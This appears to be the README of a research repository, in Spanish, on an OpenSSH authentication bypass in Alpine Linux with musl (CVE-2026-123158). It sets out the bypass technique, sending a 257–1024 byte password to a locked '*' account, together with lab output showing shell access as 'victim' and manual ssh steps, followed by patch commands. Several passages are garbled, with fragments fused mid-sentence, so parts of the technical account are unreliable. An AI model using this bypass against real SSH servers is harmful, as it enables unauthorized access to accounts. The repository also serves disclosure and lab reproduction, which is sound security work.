Investigación de vulnerabilidades, laboratorio de reproducción de PoC y análisis técnico para el bypass de autenticación de OpenSSH en Alpine Linux (CVE-2026-123158 / sshole)

Este repositorio contiene el informe completo de investigación de vulnerabilidades, los scripts de reproducción en laboratorio y el entorno de prueba de concepto para la vulnerabilidad de omisión de autenticación en OpenSSH de Alpine Linux (CVE-2026-123158, CVSS 3.1 8.1 Alta, apodada "sshole") divulgada el 5 de noviembre de 2026.
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, CWE-394)/etc/shadow es exactamente *.openssh-server-9.9_p2-r0 ejecutándose sobre musl libc sin PAM.openssh-server-9.9_p2-r1 y en el upstream OpenSSH 10.6p2.A*300x).Nota sobre el límite de entrada: Aunque la descripción del CVE cita de 256 a 1024 caracteres, las pruebas empíricas en este laboratorio demuestran que musl libc aplica el hash a entradas de 256 bytes con normalidad (
key_len > KEY_MAX); solo las entradas de 257 a 1024 bytes devuelven"*"y desencadenan la omisión de autenticación.
Flujo de cómo ocurre SSHOLE Figura: Mecanismo paso a paso de CVE-2026-123158 que ilustra cómo las longitudes de entrada, el préstamo de salt de OpenSSH y los retornos de error de musl se alinean para producir una omisión de autenticación arbitraria.
El fallo surge de la intersección de tres componentes:
KEY_MAX = 256: Al calcular el crypt SHA-512 ($6$), musl rechaza las claves de más de 256 bytes y devuelve la cadena literal "*".pick_salt() (CVE-2016-6210): Para las cuentas sin salts válidos (como *), OpenSSH toma prestado un salt de otra cuenta del sistema con un hash $5$ o $6$ válido.crypt(password, salt) directamente con la entrada de shadow. Dado que musl devuelve "*", strcmp("*", "*") == 0 concede acceso autenticado.alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
Ejecute el laboratorio en un contenedor Docker local aislado:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor

ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.
 Sesión de terminal que verifica el bypass de autenticación en
[email protected] tras enviar la cadena de contraseña de 300 bytes (A*300x), mostrando acceso exitoso a la shell como uid=1001(victim).
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
! en lugar de *:
passwd -l <user>
Esta investigación se llevó a cabo con fines educativos, de análisis de seguridad y de evaluación de vulnerabilidades autorizada. Los hallazgos y los materiales de prueba de concepto tienen como objetivo respaldar la investigación de seguridad responsable y ayudar a mejorar la seguridad del software. Cualquier prueba debe realizarse únicamente en sistemas para los que se haya otorgado autorización explícita. Esta publicación no fomenta el acceso no autorizado, la explotación ni ninguna otra actividad ilegal.